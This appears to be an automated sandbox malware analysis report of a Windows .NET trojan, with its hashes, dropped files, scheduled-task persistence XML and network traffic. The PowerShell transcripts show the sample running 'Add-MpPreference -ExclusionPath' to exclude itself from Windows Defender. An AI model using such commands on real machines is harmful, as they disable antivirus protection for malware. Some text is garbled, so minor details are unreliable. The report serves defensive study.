http://www.sakkal.com	explorer.exe, 0000000B.0000000 0.340228589.00000000BC36000.0 0000002.00000001.sdmp	false	<ul style="list-style-type: none"> • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe 	unknown
http://https://github.com/MrCylops	Ms5nQdSz5l.exe, Ms5nQdSz5l.exe, 00000009.00000000.239718276. 000000000622000.00000002.0002 0000.sdmp, mstsc.exe, 00000017 .00000002.504404849.0000000004 C22000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
34.102.136.180	safifinancial.info	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	404105
Start date:	04.05.2021
Start time:	18:00:08
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 26s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Ms5nQdSz5l.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	32
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	<ul style="list-style-type: none"> • HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@19/19@2/1
EGA Information:	Failed

HDC Information:	<ul style="list-style-type: none"> Successful, ratio: 9.4% (good quality ratio 8.3%) Quality average: 71.1% Quality standard deviation: 32.6%
HCA Information:	<ul style="list-style-type: none"> Successful, ratio: 100% Number of executed functions: 0 Number of non-executed functions: 0
Cookbook Comments:	<ul style="list-style-type: none"> Adjust boot time Enable AMSI Found application associated with file extension: .exe
Warnings:	Show All <ul style="list-style-type: none"> Excluded IPs from analysis (whitelisted): 13.64.90.137, 104.42.151.234, 92.122.145.220, 52.255.188.83, 184.30.24.56, 2.20.142.210, 2.20.142.209 Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, skypedataprddcolwus17.cloudapp.net, fs.microsoft.com, store-images.s-microsoft.com-c.edgekey.net, e1723.g.akamaiedge.net, ctdl.windowsupdate.com, a767.dscg3.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, e12564.dsdp.akamaiedge.net, skypedataprddcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatic.net, watson.telemetry.microsoft.com, prod.fs.microsoft.com.akadns.net, skypedataprddcolwus16.cloudapp.net, au-bg-shim.trafficmanager.net Report size exceeded maximum capacity and may have missing behavior information. Report size getting too big, too many NtOpenKeyEx calls found. Report size getting too big, too many NtProtectVirtualMemory calls found. Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:00:58	API Interceptor	2x Sleep call for process: Ms5nQdSz5!.exe modified
18:01:47	API Interceptor	175x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\zFvXYeAVOjnvwB.exe	Refno.191938.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Ms5nQdSz5l.exe.log	
Process:	C:\Users\user\Desktop\Ms5nQdSz5l.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFHKoZAЕ4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6D8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	true
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	14734
Entropy (8bit):	4.993014478972177
Encrypted:	false
SSDeep:	384:cBVoGlpN6KQkj2Wkjh4iUxtaKdROdBLNXp5nYoGiB4J:cBV3lpNBQkj2Lh4iUxtaKdROdBLNZBYH
MD5:	8D5E194411E038C060288366D6766D3D
SHA1:	DC1A8229ED0B909042065EA69253E86E86D71C88
SHA-256:	44EEE632DEDFB83A545D8C382887DF3EE7EF551F73DD55FEDCDD8C93D390E31F
SHA-512:	21378D13D42FBFA573DE91C1D4282B03E0AA1317B0C37598110DC53900C6321DB2B9DF27B2816D6EE3B3187E54BF066A96DB9EC1FF47FF86FEA36282AB90636
Malicious:	false
Preview:	PSMODULECACHE.....<e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule....Find-Module.....Find-RoleCapability.....Publish-Script.....<e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22288
Entropy (8bit):	5.345016330366643
Encrypted:	false
SSDeep:	384:NtCDvh366U7TE/3ETQ0GfSvVkJN1JN8nudTdvXhiDq1dPIV36SC:Ah3w7QV0GfuxXSudriqkv
MD5:	1EBB1B5FB0B7ACC09F512DFE26626C2C
SHA1:	497DDA1C651EB4BD8B9838A379E9A2AA83BE8CA8
SHA-256:	C69DE25A9D02B569E35A2DA12DA18047DE3E9B5AC89E7A29FE7C857F84D51434
SHA-512:	27F49A2DC205E89F8E5C464CA7C52F998E30B35933B9605832AC34AF999F45BD3FF13A0B7A5166278C834AD37AD36DCE4542ABDEC179454BA9D67443A6A1624
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Preview:	@...e.....}.....9.&.....B.....@.....D.....fZve...F....x.).....System.Management.AutomationH.....<@.^L."My...P.... .Microsoft.PowerShell .ConsoleHost4.....[..{a.C.%6.h.....System.Core.0.....G-..o..A..4B.....System.4.....Zg5.:O.g..q.....System.Xml.L.....7..J@.....~.....#.Microsoft.Management.Infrastructure.8.....'..L.}.....System.Numerics.@.....Lo..QN.....<Q.....System.DirectoryServices<.....H.QN.Y.f..... ....System.Management..4.....].D.E.....#.....System.Data.H.....H..m)aUu.....Microsoft.PowerShell.Security..<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G..\$.1.q.....System.ConfigurationP...../.C.J.%..].....%.Microsoft.PowerShell.Commands.Utility.D.....-D.F.<..nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1ezrs2lx.0rw.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDeep:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DBB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1ou42d2p.ttg.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDeep:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DBB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_cojxddbh.ady.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDeep:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DBB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ezlnymm1.v0f.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDeep:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ezlnymm1.v0f.ps1	
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mw4rjusx.4te.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDeep:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_taqi1ccw.3sg.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDeep:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\tmp7635.tmp	
Process:	C:\Users\user\Desktop\Ms5nQdSz5l.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1651
Entropy (8bit):	5.187829387108834
Encrypted:	false
SSDeep:	24:2dH4+SEEq/a7hTINMFpH/rIMhEMjnGpwjpIgUYODOLD9RJh7h8gKBPtn:cjhC7ZINQF/rydbz9I3YODOLNdq3n
MD5:	F535A1CF3963F9448B38B8A69C6686F9
SHA1:	F31057609E3B939343C10350A6A00D69D78A794C
SHA-256:	8F1062BA8F06B04A3BFD494B93BC1BE307B7EBF64855965E8BA6C39BA2071DA4
SHA-512:	B5EFD180EB2C8525C8A73BBB82ADF4860EFB1225E4E9130191245A7ACBF3B02359588FBEED4C0924D5481A35DE4CBE72E1D3CFC45D5D9C205DBA1B79F975CDF
Malicious:	true
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. <Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. <Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>

C:\Users\user\AppData\Roaming\zFVxYeAVOjnwu.B.exe	
Process:	C:\Users\user\Desktop\Ms5nQdSz5l.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped

C:\Users\user\AppData\Roaming\zFVxYeAVOjnwuB.exe	
Size (bytes):	734720
Entropy (8bit):	7.525234190780704
Encrypted:	false
SSDeep:	12288:OxlvnB BjqfK Mpnc2FOAeqL6oPUxMnHlqKG6BcmKd4pC+sO6cHksc5w3sLj19nFY:OVHUxCHlqKG6Bw5yTc5yo19nF
MD5:	BA01DF16E4C876E078348FD4479A8FDF
SHA1:	6C7F20976D3E7D9BF9F8A410CBC54962D1EF52BB
SHA-256:	8353E30C6566795DA3E5AA38A22B4707EE895CFA115FFA399CFBE7D57D00F91D
SHA-512:	7D828277F9DFD39755B015CB25EE713159C2CF9D812EA938B408E0C21B9004B72D9EFA21DEF95DFA307838DB56558FD8E507AD10B887E1ED7CA1219A53E8747
Malicious:	true
Antivirus:	<ul style="list-style-type: none">Antivirus: Joe Sandbox ML, Detection: 100%
Joe Sandbox View:	<ul style="list-style-type: none">Filename: Refno.191938.xlsx, Detection: malicious, Browse
Preview:	MZ.....@.....!.L!This program cannot be run in DOS mode...\$.PE..L._2.....P....L.....@..... ..@.....O...H...h.....H.....text.....` .src., H...J.....@..@.rel OC.....4.....@.B.....H.....P.....0.....(.....(.....(.....0...*.....(.....(.....#.....(\$....*N.(...oU... (%....*&....*'.S.....S.....S*.....S+.....*.....0.....~.....0,...+..*0.....~.....0.....+..*0.....~.....0/.....+..*0.....~.....00....+..*(<.....~.....(2.....!r..p.....(3...04..s5.....~.....

C:\Users\user\AppData\Roaming\zFVxYeAVOjnwuB.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Ms5nQdSz5l.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDeep:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	true
Preview:	[ZoneTransfer]....ZoneId=0

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5767
Entropy (8bit):	5.383728622337322
Encrypted:	false
SSDeep:	96:BZk/jN0GqDo1Z2aZo/jN0GqDo1ZG4J+JQjZC/jN0GqDo1Zc5JAJAjbZ8:S
MD5:	76A00F68B68E479F8371D52299EA90F6
SHA1:	A7848A7795C197B06CA4B8532294F850D2D33E3F
SHA-256:	1BD6E89EDF41C46DDBC23A0052157BF76794E9C72C86E83959876C79D9FBF682
SHA-512:	9C7D34139454DD9E1D63A1F5AA90DBE4FAA90D5FA7C0F7BE505FF126057DC04AB15543EC7B62E78C9E7E2B542168B0BA4FC648AB078ADCE54F6D21AABDD149C6
Malicious:	false
Preview:	*****..Windows PowerShell transcript start..Start time: 20210504180131..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 414408 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\Ms5nQdSz5l.exe..Process ID: 6188..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..*****..Command start time: 20210504180132.*****..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\Ms5nQdSz5l.exe..*****..Windows PowerShell transcript start..Start time: 20210504181059..Username: computer\user..RunAs User: computer\user..Configu

C:\Users\user\Documents\20210504\PowerShell_transcript.414408.wXuZe1kL.20210504180105.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5815
Entropy (8bit):	5.407233157690023
Encrypted:	false
SSDeep:	96:BZW/jNqqDo1ZbZ7/jNqqDo1ZDel2jZ8/jNqqDo1Z+TGGdZO:N
MD5:	CA8D4AA1CA34D612F4136A0BCF99E896
SHA1:	F66B1CA38CD5EA53CA2FDA5D1B759ED6271B50B5

C:\Users\user\Documents\20210504\PowerShell_transcript.414408.wXuZe1kL.20210504180105.txt	
SHA-256:	F656F3DB794414791EBA929B28713CC13D2D2611257E005A746729BBAD1EF66D
SHA-512:	D1348AD0823A306B31D69B4EC504C3CDE49D9A15BAB832600065B925A5080E5C0CD78E060DDE46807FAE1AA429B54F26CD2A12631684D2711F4C360954E0AA3
Malicious:	false
Preview:	*****Windows PowerShell transcript start..Start time: 20210504180133..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 414408 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShellv1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\zFVxYeAVOjnwb.exe..Process ID: 6208..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..*****Command start time: 20210504180134..*****PS>Add-MpPreference -ExclusionPath C:\Users\user\Ap pData\Roaming\zFVxYeAVOjnwb.exe..*****Windows PowerShell transcript start..Start time: 20210504180923..Username: computer\user..RunAs User: DESKTOP

C:\Users\user\Documents\20210504\PowerShell_transcript.414408.zUtNgT0P.20210504180107.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5815
Entropy (8bit):	5.406659293776376
Encrypted:	false
SSDEEP:	96:BZy/jNmqDo1YZZ/jNmqDo1Ztel2jZ0/jNmqDo1ZoVTGGPZE:vw
MD5:	3128F27F3B23CC5B6E47AB2DE5D6EEA7
SHA1:	C888FF2E9AFDD554A3BA7D920070B93405853753
SHA-256:	DD91D6BD384E5ACE1F47439FE463F3EB4D03DE78A537E038A7BDEF7B6B5A8DBB
SHA-512:	12C21C1680ADFC68CA91F339842F726E08436E99FDF9F1AB2BD0FB23E64E3591B176E1633FB7DA54BDE802E097C8EE909457D4AA20B89D3F39EBE311496B02E
Malicious:	false
Preview:	*****Windows PowerShell transcript start..Start time: 20210504180137..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 414408 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShellv1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\zFVxYeAVOjnwb.exe..Process ID: 6424..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..*****Command start time: 20210504180137..*****PS>Add-MpPreference -ExclusionPath C:\Users\user\Ap pData\Roaming\zFVxYeAVOjnwb.exe..*****Windows PowerShell transcript start..Start time: 20210504180747..Username: computer\user..RunAs User: DESKTOP

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.525234190780704
TrID:	<ul style="list-style-type: none"> Win32 Executable (generic) Net Framework (10011505/4) 49.80% Win32 Executable (generic) a (10002005/4) 49.75% Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% Windows Screen Saver (13104/52) 0.07% Generic Win/DOS Executable (2004/3) 0.01%
File name:	Ms5nQdSz5I.exe
File size:	734720
MD5:	ba01df16e4c876e078348fd4479a8fdf
SHA1:	6c7f20976d3e7d9bf9f8a410cbc54962d1ef5f52bb
SHA256:	8353e30c6566795da3e5aa38a22b4707ee895cfca115ffa399cfbe7d57d00f91d
SHA512:	7d828277f9dfd39755b015cb25ee713159c2cf9d812ea938b408e0c21b9004b72d9efa21def95dfa307838db56558fd8e507ad10b887e1ed7ca1219a53e8747c
SSDEEP:	12288:OxlvnB BjfqfKMpnc2FOAeqL6oPUxMnHlqKG6BcmKd4pC+S06cHksc5w3sLj19nFY:OVHUxCHlqKG6Bw5yTc5yo19nF
File Content Preview:	MZ.....@.....!..L!Th is program cannot be run in DOS mode...\$.....PE..L..._2.....P.....L.....@..... @.....

File Icon



Icon Hash:

dcb29292c8ccf6c8

Static PE Info

General

Entrypoint:	0x4b06d6
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0xDA32965F [Tue Jan 1 18:33:03 2086 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xb0684	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xb2000	0x482c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xb8000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xb0668	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xae6dc	0xae800	False	0.80517997851	COM executable for DOS	7.5188778941	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xb2000	0x482c	0x4a00	False	0.918549408784	data	7.81051847098	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_READ
.reloc	0xb8000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_DISCARDBLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xb2130	0x4197	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_GROUP_ICON	0xb62c8	0x14	data		
RT_VERSION	0xb62dc	0x364	data		
RT_MANIFEST	0xb6640	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2019
Assembly Version	1.0.0.0
InternalName	InvalidCastException.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	StarEggControl
ProductVersion	1.0.0.0
FileDescription	StarEggControl
OriginalFilename	InvalidCastException.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-18:02:46.816027	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49717	34.102.136.180	192.168.2.5

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 18:02:46.634438038 CEST	49717	80	192.168.2.5	34.102.136.180
May 4, 2021 18:02:46.675184965 CEST	80	49717	34.102.136.180	192.168.2.5
May 4, 2021 18:02:46.677416086 CEST	49717	80	192.168.2.5	34.102.136.180
May 4, 2021 18:02:46.677593946 CEST	49717	80	192.168.2.5	34.102.136.180
May 4, 2021 18:02:46.719705105 CEST	80	49717	34.102.136.180	192.168.2.5
May 4, 2021 18:02:46.816026926 CEST	80	49717	34.102.136.180	192.168.2.5
May 4, 2021 18:02:46.816056013 CEST	80	49717	34.102.136.180	192.168.2.5
May 4, 2021 18:02:46.816281080 CEST	49717	80	192.168.2.5	34.102.136.180
May 4, 2021 18:02:46.816380978 CEST	49717	80	192.168.2.5	34.102.136.180
May 4, 2021 18:02:46.859430075 CEST	80	49717	34.102.136.180	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 18:00:49.907799959 CEST	49557	53	192.168.2.5	8.8.8.8
May 4, 2021 18:00:49.956352949 CEST	53	49557	8.8.8.8	192.168.2.5
May 4, 2021 18:00:51.020155907 CEST	61733	53	192.168.2.5	8.8.8.8
May 4, 2021 18:00:51.071681023 CEST	53	61733	8.8.8.8	192.168.2.5
